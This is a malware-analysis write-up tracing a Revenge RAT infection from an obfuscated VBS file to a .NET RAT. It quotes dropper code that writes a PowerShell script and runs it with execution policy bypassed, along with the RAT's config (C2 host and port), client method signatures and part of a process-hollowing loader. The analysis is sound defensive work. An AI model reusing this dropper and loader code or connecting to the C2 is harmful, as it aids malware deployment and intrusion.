Revenge RAT

github.com/itaymigdal/malware-analysis-writeups/blob/main/RevengeRAT/RevengeRAT.md

itaymigdal

itaymigdal/**malware-analysis-writeups**

Some of my Malware Analysis writeups.

1 Contributor | 0 Issues | 12 Stars | 0 Forks


Malware Name	File Type	SHA256
Revenge RAT	vbs	35513e333c1138e4e1199640d44ea9eca3c91deb6c485f828c898a4e76ab5af5

Analysis process


This infection started from a suspicious email with a link to a file hosted on Onedrive. the downloaded file is a VBS file. The content is highly obfuscated:

```
Dim jsnzsexkxeqcqhqbswzflswdjyzuhvmelxmuuoogpsqgduzehsgsdqpdvxegdobwyzqsipehjztkgsrdhuedfuqsgzezjkl
jsnzsexkxeqcqhqbswzflswdjyzuhvmelxmuuoogpsqgduzehsgsdqpdvxegdobwyzqsipehjztkgsrdhuedfuqsgzezjkl = "~%---%---%%%---%---%%--%%--%%-%-%---%---%----%%---%%--%---%%--%---%-%%-%--%---%-%----%%-%---%%---%%------%-%%-%--%
Dim PS
Dim fso
Dim CpToStartup
Dim StartUpName
CpToStartup = "True"
StartUpName = "Install.vbs"
Set fso = CreateObject("Scripting.FileSystemObject")
Set ehpjiqqhspuugksareshpdhupscdehiiygsjzmorehduxzydzqjxwtjgassqdydkhlhztrkfzadhavgrcgflztvegtjdsgvo = GetObject("new:" & BinaryToString(Replace(Replace(jsnzsexkxeqcqhqbswzflswdjyzuhvmelxmuuoogpsqgduzehsgsdqpdvxegd
PS = Replace(Replace("
Sub Cr
   Dim MyFile
   Set MyFile = fso.cReAtETexTFIlE(fso.gEtSPeCiaLfOLdeR(1 + 1) & "\Regedit.PS1", True)
   MyFile.wRiTEllnE(Replace(Replace(BinaryToString(PS), "%VBS%", wsCRiPT.SCRipTFuLlNaMe), "%VBSNAME%", StartUpName))
   MyFile.cLOsE
End Sub

WScRiPt.sLEeP 1000
Cr
ehpjiqqhspuugksareshpdhupscdehiiygsjzmorehduxzydzqjxwtjgassqdydkhlhztrkfzadhavgrcgflztvegtjdsgvo.rUN "Powershell.exe" & " -ExecutionPolicy Bypass -File " & fso.gEtSPeCiaLfOLdeR(1 + 1) & "\Regedit.PS1", 0, False
```

Here i used CMDWatcher in interactive mode in order to catch suspicious process spawns:




We see that the malware dropped a Powershell script to `AppData\local\temp`. opening it in Powershell_ise:




The one main thing that caught my eyes immediately was 2 long byte arrays: "RunPE" and "Bytes". of course there are a bunch of other interesting stuff but we'll be back to that little later.

I dropped the two files to disk using Powershell:




Observing the "Bytes" file reveals that it is a PE File:



Checking the signature:

signature	Microsoft Visual C# v7.0 / Basic .NET

So, Dropping it to ILSpy:




And here is the malware config :)

```
Config
// Lime.Settings.Config
using ...

public static class Config
{
    public static string host = "h0pe1759.ddns.net";

    public static string port = "6943";

    public static string id = "TnlhbkNhdFJldmVuZ2U=";

    public static string currentMutex = "bb1189cd86044bb09e";

    public static string key = "Revenge-RAT";

    public static Mutex programMutex;

    public static string splitter = "!@#%^NYAN#!@$";

    public static Stopwatch stopwatch = new Stopwatch();
}
```

> We see that this is the "Revenge RAT".

> C2: h0pe1759.ddns.net

Qhick googling takes us to the exact repo that this code is taken from:



The code contains a lot of capabilities like taking screenshots, retrieve information, get installed AV and more (thanks to the malware author for the detailed documentation 😘)

```
public static class IdGenerator
{
    public static string SendInfo()
    public static string GetIp()
    public static string GetHardDiskSerialNumber()
    public static string GetCamera()
    public static string GetSystem()
    public static string GetAV(string product)
    public static string GetCpu()
    public static string GetActiveWindow()
}
```

```
public static class Client
{
    private static Socket client;
    public static bool isConnected;
    private static MemoryStream memoryStream;
    private static Timer keepAlivePacket;
    public static void Run()
    private static void TcpReceive()
    private static void Ping(object state)
    private static void TcpSend(byte[] packet)
    public static void TcpSend(string S)
    private static Array PacketFixer(byte[] bytesArray, string splitter)
}
```

The other file that dropped to disk is a compressed Csharp code that gets compiled at runtime, and his purpose is to RunPE (AKA process hollowing) the RAT inside the legit InstallUtil.exe Binary (in this case):

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using Microsoft.VisualBasic;

namespace projFUD
{
    public static class PA
    {
        public static string ReverseString(string Str)
        {
            string Revstr = "";
            int Length;
            Length = Str.Length - 1;
            while (Length >= 0)
            {
                Revstr = Revstr + Str[Length];
                Length--;
            }
            return Revstr;
        }
        public static string HexToString(string hex)
        {
            System.Text.StringBuilder text = new System.Text.StringBuilder(hex.Length / 2);
            for (int i = 0; i <= hex.Length - 2; i += 2)
                text.Append(Strings.Chr(Convert.ToByte(hex.Substring(i, 2), 16)));
            return text.ToString();
        }
```

While writing these letters i found out a detailed Blogpost on that exact infection by Morphysec.